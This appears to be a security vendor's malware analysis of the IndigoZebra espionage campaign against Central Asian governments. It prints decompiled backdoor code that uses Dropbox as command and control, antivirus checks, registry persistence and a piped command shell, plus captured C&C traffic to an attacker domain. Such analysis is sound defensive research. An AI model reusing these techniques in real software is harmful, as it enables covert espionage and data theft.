

## IndigoZebra APT continues to attack Central Asia with evolving tools

 [research.checkpoint.com/2021/indigozebra-apt-continues-to-attack-central-asia-with-evolving-tools](https://research.checkpoint.com/2021/indigozebra-apt-continues-to-attack-central-asia-with-evolving-tools)

July 1, 2021



July 1, 2021

### Introduction

Check Point research recently discovered an ongoing spear-phishing campaign targeting the Afghan government. Further investigation revealed this campaign was a part of a long-running activity targeting other Central-Asia countries, including Kyrgyzstan and Uzbekistan, since at least 2014.

The actor suspected of this cyber-espionage operation is an APT group dubbed “**IndigoZebra**“, previously attributed by researchers to China. The technical details of the operation were not publicly disclosed before.

In this article, we will discuss the tools, TTPs and infrastructure used by the attacker during the years of its activity. We will also provide technical analysis of the two different strains of the previously publicly undescribed backdoor **xCaon**, including its latest version we dubbed **BoxCaon** which uses the legitimate cloud-storage service Dropbox to act as its Command and Control server.


### Infection Chain

Our investigation started with the emails sent from an employee of the **Administrative Office of the President in Afghanistan** to the employees of the **Afghanistan National Security Council (NSC)**. The email asked the recipient to review the modifications in the document related to the upcoming press conference of the NSC.



**Fig 1: Malicious email sent to the Afghan government employees**

The email contains a password-protected RAR archive named **NSC Press conference.rar**. Extracting the archive with the password provided in the email requires user interaction and therefore provides a challenge for some sandbox security solutions.



**Fig 2: The infection chain**

The extracted file, `NSC Press conference.exe`, acts as a dropper. The content of the lure email suggests that the attached file is the document, hence, to reduce the suspicion of the victim running the executable, the attackers use the simple trick – the first document on the victim’s desktop is opened for the user upon the dropper execution.

Whether the dropper found a document to open or not, it will proceed to the next stage – drop the backdoor to `C:\users\public\spools.exe` and execute it.

**BoxCaon Backdoor Analysis**

The backdoor contain narrow capabilities: download and upload files, run commands and send the attackers the results. However short the list, they allow the attackers to upload and execute additional tools for further reconnaissance and lateral movement.

To hide malicious functionality – persistence and C&C communication – from static detections, the malware uses a common obfuscation technique known as “stackstrings” to build wide char strings.

**Dropbox as a C&C Server**

The backdoor utilizes Dropbox as a C&C server, by sending and receiving commands written to a specific folder in a specially created Dropbox account, prepared by the attacker before the operation. By using the legitimate Dropbox service for C&C communications, instead of regular dedicated server infrastructure, aids in masking the malicious traffic in the target’s network, as no communication to abnormal websites is taking place. The backdoor uses the Dropbox API with a hardcoded bearer access token and has the ability to download, upload, and execute files.

In the initialization stage, the backdoor creates a unique folder for the victim in an attacker-controlled Dropbox account. The folder is named by the victim’s MAC address which is obtained using `GetAdaptersInfo` API.

```
gm_strcpy(L"Authorization: Bearer ", &createfolder_request_content, 0x16u);
LOBYTE(v86) = 3;
gm_strcat(L"[REDACTED]", &createfolder_request_content, 0x40u);
gm_strcat(L"\r\nContent-Type: application/json\r\n", &createfolder_request_content, 0x22u);
szServerName[18] = 0;
*szServerName = 'p\0a';
*&szServerName[2] = '\0i';
*&szServerName[4] = 'r\0d';
*&szServerName[6] = 'p\0o';
*&szServerName[8] = 'o\0b';
*&szServerName[10] = 'a\0x';
*&szServerName[12] = 'i\0p';
*&szServerName[14] = 'c\0.';
*&szServerName[16] = 'm\0o'; // api.dropboxapi.com
*dropbox_createfolder_uri = '2\0/';
*&dropbox_createfolder_uri[2] = 'f\0/';
*&dropbox_createfolder_uri[4] = 'l\0i';
*&dropbox_createfolder_uri[6] = 's\0e';
*&dropbox_createfolder_uri[8] = 'c\0/';
*&dropbox_createfolder_uri[10] = 'e\0r';
*&dropbox_createfolder_uri[12] = 't\0a';
*&dropbox_createfolder_uri[14] = '\0e';
*&dropbox_createfolder_uri[16] = 'o\0f';
*&dropbox_createfolder_uri[18] = 'd\0l';
*&dropbox_createfolder_uri[20] = 'r\0e';
*&dropbox_createfolder_uri[22] = 'v\0_';
*&dropbox_createfolder_uri[24] = '2'; // /2/files/create_folder_v2
if ( gm_sendHttpRequest(
    &v33,
    &v41,
    &hInternet,
    szServerName,
    dropbox_createfolder_uri,
    &createfolder_request_content ) )
{
```

### Fig 3: Creation of a folder in Dropbox by the backdoor and stackstrings obfuscation

Locally, the backdoor creates a working folder at `C:\users\public\ (where <d> is a random integer). It then proceeds by uploading two files to the server:`

- `m-<date>.txt` – containing the backdoor execution path
- `d-<date>.txt` – containing the local working folder path.

```
gm_strncpy(L"Authorization: Bearer ", &http_request_content, 0x16u);
LOBYTE(v13) = 1;
gm_strcat(L" [REDACTED] ", &http_request_content, 0x40u);
gm_strcat(L"\r\nDropbox-API-Arg: {\\"path\": \"\", &http_request_content, 0x10u);
gm_strcat(filename, &http_request_content, wcslen(filename));
gm_strcat(
  L"\\", \"mode\": \"overwrite\", \"autorename\": false, \"mute\": true, \"strict_conflict\": false}\r\n"
  "Content-Type: application/octet-stream",
  &http_request_content,
  0x78u);
if ( !gm_sendHttpRequest(a3, &lpMem, a2, L"content.dropboxapi.com", L"/2/files/upload", &http_request_content) )
{
```

### Fig 4: File upload to Dropbox by the backdoor

When the attackers need to send a file or command to the victim machine, they place them to the folder named `d` in the victim's Dropbox folder. The malware retrieves this folder and downloads all its contents to the working folder. Finally, if the file named `c.txt` – that contains the attacker command, exists in this working folder, the backdoor executes it using the `ComSpec` environment variable, which normally points to the command line interpreter (like `cmd.exe`), and uploads the results back to the Dropbox drive while deleting the command from the server.

## Persistence

The backdoor establishes persistence by setting the `HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Windows\load` registry key to point to its executable. This method is less common than `Run` or `RunOnce` keys but achieves its ultimate goal: the program listed in the `Load` registry value runs when any user logs on.

## Post-infection

Once the C&C communication is established, the threat actor starts by executing fingerprinting and reconnaissance commands on the machine. In this attack, some of the actions we spotted included:

- Download and execution of `ntbscan` (SHA-1: `90da10004c8f6fafdaa2cf18922670a745564f45`) – NetBIOS scanner tool widely used by multiple APT actor including the prolific Chinese group APT10
- Execution of Windows built-in networking utility tools
- Access to the victim's files, especially documents located on the Desktop

## Attribution

Searching for related samples in the wild yielded almost 30 executables, each of them bear varying degrees of similarity with the `spools.exe` **BoxCaon** backdoor.

One of the common similarities is a very specific implementation of the command execution: first constructing the `ComSpec` string on stack, using the same path naming convention for the output file, and deleting it right after the execution:



```

memset(v26, 0, sizeof(v26));
*comspec_env_variable = 'o\0C'; // ComSpec
*&comspec_env_variable[2] = 'S\0m';
*&comspec_env_variable[4] = 'e\0p';
*&comspec_env_variable[6] = 'c';
GetEnvironmentVariableW(comspec_env_variable, &Buffer, 0x104u);
GetTempPathW(0x104u, &v25);
*temp_file_name = 's\0%'; // %svmpid%.log
*&temp_file_name[2] = 'm\0v';
*&temp_file_name[4] = 'i\0p';
*&temp_file_name[6] = '%\0d';
*&temp_file_name[8] = '\.0d';
*&temp_file_name[10] = 'o\01';
*&temp_file_name[12] = 'g';
CommandLine = '\0';
memset(v24, 0, sizeof(v24));
FileName = 0;
memset(v30, 0, sizeof(v30));
*cmd_pattern = 's\0%'; // %s \A \C "%s" > %s
*&cmd_pattern[2] = '/\0 ';
*&cmd_pattern[4] = ' \0A';
*&cmd_pattern[6] = 'C\0/';
*&cmd_pattern[8] = '"\0 ';
*&cmd_pattern[10] = 's\0%';
*&cmd_pattern[12] = ' \0"';
*&cmd_pattern[14] = ' \0>';
*&cmd_pattern[16] = 's\0%';
cmd_pattern[18] = '\0';
v8 = GetCurrentThreadId();
wsprintfW(&FileName, temp_file_name, &v25, v8);
v9 = a1;
if ( a6 < 8 )
    v9 = &a1;
wsprintfW(&CommandLine, cmd_pattern, &Buffer, v9, &FileName);
memset(&StartupInfo, 0, sizeof(StartupInfo));
ProcessInformation.hProcess = 0;
ProcessInformation.hThread = 0;
ProcessInformation.dwProcessId = 0;
ProcessInformation.dwThreadId = 0;
StartupInfo.cb = 68;
GetStartupInfoW(&StartupInfo);

memset(v25, 0, sizeof(v25));
comspec_env_variable[0] = 'C'; // ComSpec
comspec_env_variable[1] = 'o';
comspec_env_variable[2] = 'm';
comspec_env_variable[3] = 'S';
comspec_env_variable[4] = 'p';
comspec_env_variable[5] = 'e';
comspec_env_variable[6] = 'c';
comspec_env_variable[7] = '\0';
GetEnvironmentVariableW(comspec_env_variable, &Buffer, 0x104u);
GetTempPathW(0x104u, &v24);
temp_file_name[0] = '%'; // %scscode%.log
temp_file_name[1] = 's';
temp_file_name[2] = 'c';
temp_file_name[3] = 's';
temp_file_name[4] = 'c';
temp_file_name[5] = 'o';
temp_file_name[6] = 'd';
temp_file_name[7] = 'e';
temp_file_name[8] = '%';
temp_file_name[9] = 'd';
temp_file_name[10] = '.';
temp_file_name[11] = 'l';
temp_file_name[12] = 'o';
temp_file_name[13] = 'g';
temp_file_name[14] = '\0';
CommandLine = '\0';
memset(v23, 0, sizeof(v23));
FileName = 0;
memset(v29, 0, sizeof(v29));
cmd_pattern[0] = '%'; // %s \A \C "%s" > %s
cmd_pattern[1] = 's';
cmd_pattern[2] = ' ';
cmd_pattern[3] = '/';
cmd_pattern[4] = 'A';
cmd_pattern[5] = ' ';
cmd_pattern[6] = '/';
cmd_pattern[7] = 'C';
cmd_pattern[8] = ' ';
cmd_pattern[9] = '"';
cmd_pattern[10] = '%';
cmd_pattern[11] = 's';

```

```
StartupInfo.wShowWindow = 0;
```

```
cmd_pattern[12] = "";
```

**Fig 5: Code similarities between BoxCaon (left) and Investigating China's Crimes against Humanity.exe (sha1:3557d162828baab78f2a7af36651a3f46d16c1cb)**

The earliest of the found samples is dated back to 2014. Even though some of the executables claim to be compiled in 2004 or 2008, based on the C&C servers registration time and the activity, we believe the compilation date was probably modified by the actor.

While we were collecting additional information about this long-lasting operation, we noticed a reference to the Kaspersky 2017 APT trends report where one of the samples is referred to as **xCaon** malware, used by the Chinese-speaking APT actor "**IndigoZebra**". The other samples in our set appear to be the different variants of **xCaon**, including packed ones, or the **PoisonIvy** malware which was also reported as a part of the actor's arsenal.

Based on the code and functionality similarities we can attribute the **BoxCaon** backdoor to the updated variant of the same **xCaon** family (hence the name). It is the only **xCaon** version that communicates over Dropbox API in clear text commands, whereas all the other samples use HTTP protocol with Base64+XOR encryption to communicate with their C&C servers. Although the **xCaon** malware family is used in the wild for several years, there was no technical analysis publicly available until now. In the next section, we will summarize the technical details of all the versions we've encountered.

### **xCaon HTTP variant analysis**

---

As mentioned earlier, we found an approximate of 30 different samples of the **xCaon** HTTP variant with slightly different functionality. Below we will cover the most note-worthy features of the backdoor, highlighting samples with unique functionality.

#### **Anti-AV**

---

The HTTP variant checks if Kaspersky is installed on the victim's machine by searching for the existence of files in the Kaspersky installation folder.


```

kaspersky_path[20] = 'p';
kaspersky_path[21] = 'e';
kaspersky_path[23] = 's';
kaspersky_path[24] = 'k';
kaspersky_path[25] = 'y';
kaspersky_path[26] = '*'; // %s\\Kaspersky Lab\\Kaspersky*
v10 = '\0';
FileName = '\0';
kaspersky_path[22] = 'r';
memset(v14, '\0', sizeof(v14));
v11 = 0;
memset(v12, '\0', sizeof(v12));
((void (__stdcall *)(_DWORD, WCHAR *, int, _DWORD))v1)('\0', &FileName, 38, '\0');
wsprintfW(&FileName, kaspersky_path, &FileName);
((void (__stdcall *)(_DWORD, WCHAR *, int, _DWORD))v1)('\0', &v11, 42, '\0');
wsprintfW(&v11, kaspersky_path, &v11);
v2 = FindFirstFileW(&FileName, &FindFileData);
if ( v2 == (HANDLE)-1 )
{
    v5 = '\0';
LABEL_6:
    v3 = FindFirstFileW(&v11, &FindFileData);
    if ( v3 == (HANDLE)-1 )
        return '\0';
    if ( FindFileData.dwFileAttributes & 0x10 )
        v5 = 1;
    FindClose(v3);
    return v5;
}
if ( FindFileData.dwFileAttributes & 0x10 )
    v5 = 1;
FindClose(v2);
if ( !v5 )
    goto LABEL_6;
return v5;

```

**Fig 6: Backdoor searches for files in the installation directory of Kaspersky AV**

If Kaspersky AV is not installed on the system, persistence via registry is installed. First, the backdoor makes sure that a copy of the executable exists in the specific path of the **TEMP** folder, and then the path is written to the **HKEY\_CURRENT\_USER\Software\Microsoft\Windows NT\CurrentVersion\Windows\load** key, causing the malware to run each time any user logs in.



The image shows two windows from a debugger. The top window displays assembly code for a function chunk. The code includes a jump instruction that branches to a different location based on the result of a test. A red arrow points from the 'jnz' instruction to the code in the bottom window.

```
; FUNCTION CHUNK AT .text:0040F5F2 SIZE 0000006A BYTES
; __unwind { // loc_40F634
push    5C0h
mov     eax, offset loc_40F634
call   __EH_prolog3_GS
push   offset LibFileName ; "advapi32.dll"
call   ds:LoadLibraryW
push   offset ProcName ; "RegOpenKeyW"
push   eax ; hModule
call   ds:GetProcAddress
mov    [ebp+NumberOfBytesWritten], eax
call   gm_isKasperskyInstalled ; Check if Kaspersky is installed
test   eax, eax
jnz    loc_405C4F
```

```
push    54h ; 'T' ; No Kaspersky --> activate persistence
pop     eax
push    45h ; 'E'
mov     [ebp+Name], ax
pop     eax
push    4Dh ; 'M'
mov     [ebp+Name+2], ax
pop     eax
push    50h ; 'P'
mov     [ebp+Name+4], ax
pop     eax
push    6Ch ; 'l'
mov     [ebp+Name+6], ax
xor     eax, eax
```

Fig 7: Backdoor establishes persistence via Load registry if Kaspersky is not installed

## Command Execution

The backdoor receives commands from the attacker and runs them in an interactive CMD shell using pipes. The commands may differ between the samples, the full list of the commands is provided in [Appendix B].



```

if ( CreatePipe((PHANDLE)v1 + 1, &hWritePipe, &PipeAttributes, 0) )
{
    memset(&StartupInfo, 0, sizeof(StartupInfo));
    StartupInfo.cb = 68;
    ProcessInformation.hProcess = 0;
    ProcessInformation.hThread = 0;
    ProcessInformation.dwProcessId = 0;
    ProcessInformation.dwThreadId = 0;
    GetStartupInfo(&StartupInfo);
    StartupInfo.hStdInput = hReadPipe;
    StartupInfo.hStdOutput = hWritePipe;
    StartupInfo.hStdError = hWritePipe;
    StartupInfo.dwFlags = 257;
    StartupInfo.wShowWindow = 0;
    Buffer = 0;
    memset(v14, 0, sizeof(v14));
    GetEnvironmentVariable(L"COMSPEC", &Buffer, 0x104u);
    if ( !CreateProcessW(0, &Buffer, 0, 0, 1, 0x10u, 0, 0, &StartupInfo, &ProcessInformation) )
    {
        CloseHandle(hReadPipe);
        CloseHandle(hWritePipe);
        CloseHandle(*v2);
        CloseHandle(*v3);
        return 0;
    }
    CloseHandle(hReadPipe);
    CloseHandle(hWritePipe);
    v7 = ProcessInformation.hThread;
    *((_DWORD *)v1 + 3) = ProcessInformation.hProcess;
    *((_DWORD *)v1 + 4) = v7;
    *v1 = 1;
    return 1;
}

```

**Fig 8: Interactive CMD shell using pipes**

## Victim Fingerprinting

The backdoor collects the victim's MAC address using the `GetAdaptersInfo` API. Some of the versions generate a user ID and save it in a temporary file. These IDs are then passed to the C&C server as one of the POST body parameters (MAC address is sent encrypted as discussed later).

```

FileName[0] = '%';
FileName[1] = 's';
FileName[2] = 't';
FileName[3] = 'm';
FileName[4] = 'p';
FileName[5] = '0';
FileName[6] = 'E';
FileName[7] = 'F';
FileName[8] = 'D';
FileName[9] = 'C';
FileName[10] = '.';
FileName[11] = 't';
FileName[12] = 'm';
FileName[13] = 'p';
FileName[14] = '0'; // %stmp0EFDC.tmp
TempPath = '\\0';
memset(v8, 0, sizeof(v8));
GetTempPathW(0x104u, &TempPath); // %TEMP%
FilePath = 0;
memset(v6, 0, sizeof(v6));
wsprintfW(&FilePath, FileName, &TempPath);
result = CreateFileW(&FilePath, 0xC0000000, 0, 0, 4u, 0x80u, 0);
user_id_file_handle = result;
if ( result != (HANDLE)-1 )
{
    NumberOfBytesWritten = 0;
    if ( GetFileSize(result, 0) >= 1 )
    {
        ReadFile(user_id_file_handle, &current_user_id, 4u, &NumberOfBytesWritten, 0);
    }
    else
    {
        v2 = GetTickCount();
        srand(v2);
        new_user_id = rand() % 10000 + 11500;
        WriteFile(user_id_file_handle, &new_user_id, 4u, &NumberOfBytesWritten, 0);
        current_user_id = new_user_id;
    }
    result = (HANDLE)CloseHandle(user_id_file_handle);
}
return result;

```

**Fig 9: Generate a user ID and save it in a temp file**

## C&C Communication Protocol

The communication between the malware and the server is based on the HTTP protocol and slightly varies between the samples. Every few seconds the backdoor sends a POST request to the C&C URL. In the response (which looks like an HTML page), the malware searches for a specific pattern: it takes the string between `<!--|#` and `#|-->`, decodes it, and executes the command. The result is encrypted and sent back to another URL on the server as the parameter of a POST request.

```

POST http://infodocs.kginfocom.com/gin/kw.asp HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
Host: infodocs.kginfocom.com
Content-Length: 64
Pragma: no-cache
Cookie: ASPSESSIONIDCASRTQCQ=PBALNPFGBPAIOBAHHOJNKKO
d=54321&k=auIYSLY06n9deocRyuUnh1b6M/ygp1A400Nob/qbsR%2BhvA==&w=0HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/html
Server: Microsoft-IIS/8.5
Date: Tue, 01 Jun 2021 02:28:49 GMT
Content-Length: 266
<Html><head><meta http-equiv="refresh" content="60;url=about:blank" /></head><body><!--%T%--><!--|#ghfSkgFn+1JRhsE9Ag2AxeJnaFpBizVele3Vs/
xMc24ztq1SewJFouBEwALoAaYr4vJwBSADDb4hYNU7A1euIqSic06n8+eqgRieVyh360Pzhp304B+NOB5Gsh/jvKkOPmJhfpdvZ0a0+b/Z#|--></body></Html>
POST http://infodocs.kginfocom.com/gin/tab.asp HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
Host: infodocs.kginfocom.com
Content-Length: 229
Pragma: no-cache
Cookie: ASPSESSIONIDCASRTQCQ=PBALNPFGBPAIOBAHHOJNKKO
h=95425&u=auIYSLY06n9deocRyuUnh1b6M/ygp1A400Nob/
qbsR%2BhvA==&r=0&b=J2PUGcK1QIohaywQbAys4cMvdKpGr40IZX7mUq1gpdIkLXN57Sp%2B1rWTO1mlwWTFR6G%2Bx0DA61Jj61xm8PH6W0IHSN003H84eoQRiOVehzf6B/yDpyM4JeN9b4Cb1h/
BvPIOPmJ/ftZvEeaV%2BZfZuGe1eg==HTTP/1.1 200 OK

```

MAC address

command to execute

command output

Fig 10: C&amp;C communication

## Encryption

The HTTP variant used an interesting and unique method of encryption for both configuration and communication. It uses a predefined key, which we found to be one of the following two (depends on the malware variant):

1.

```
"GetMessagePos SendMessage GetExitCodeProces CreateProcess GetTickCount GetDCEx CopyImage DrawText CloseHandle SendMessageTimeout"
```

2.

```
"\x32\xE2\x5C\x48\xEC\x0E\xC3\x7F\x5F\x7A\xED\x11\xCB\xE5\x0A\x87\x0F\xFA\x7D\xFC\xF9\xA7\x39\x38\x3D\xE3\x6B\x6F\xBF\x9B\x84\x1F\xE7\xBC\xD1\x0E\x0A\x62\x79\x7E\xCE\x6F\x7F\xE6\xB7\xF"
```

The decryption process is based on splitting the "fake" base64-like string into two strings, XORing the first part with the predefined key, base64-decoding the second part, and finally, XOR both the results.

## Targets



**Fig 11: Targeted region**

While we saw the Dropbox variant (**BoxCaon**) targeting Afghan government officials, the HTTP variants are focused on political entities in two particular Central Asian countries – Kyrgyzstan and Uzbekistan.


This very specific victimology is based upon the following overlapping indicators:

- Check Point products' telemetry
- C&C domains impersonating known Uzbek and Kyrgyz domains ( `post[.]mfa-uz[.]com` – Uzbekistan Ministry of Foreign Affairs; `ousync[.]kginfocom[.]com` – Kyrgyz state enterprise “Infocom”)
- – malware names of the samples were written in Kyrgyz and Russian ( `Министрге сунуштама.exe` – `Recommendation to the Minister.exe` in Kyrgyz; `материалы к массовому беспорядку.exe` – `materials to riots.exe in non-native Russian` )
- VT submitters' countries for multiple samples from this campaign are Uzbekistan and Kyrgyzstan.

## Infrastructure


As the Dropbox variant uses Dropbox API for communication, the only information we were able to gather from it is the Dropbox account information [Appendix C].

However, when we analyzed the infrastructure of the HTTP variants, we saw that the samples have a common infrastructure for over 6 years since the first sample was in the wild.



**Fig 12: HTTP Variant Infrastructure Graph**

To get a clearer picture of how the attackers operated their infrastructure throughout the years, we have plotted the various malicious domains according to the ASN they were hosted on. The results are presented in the figure below:



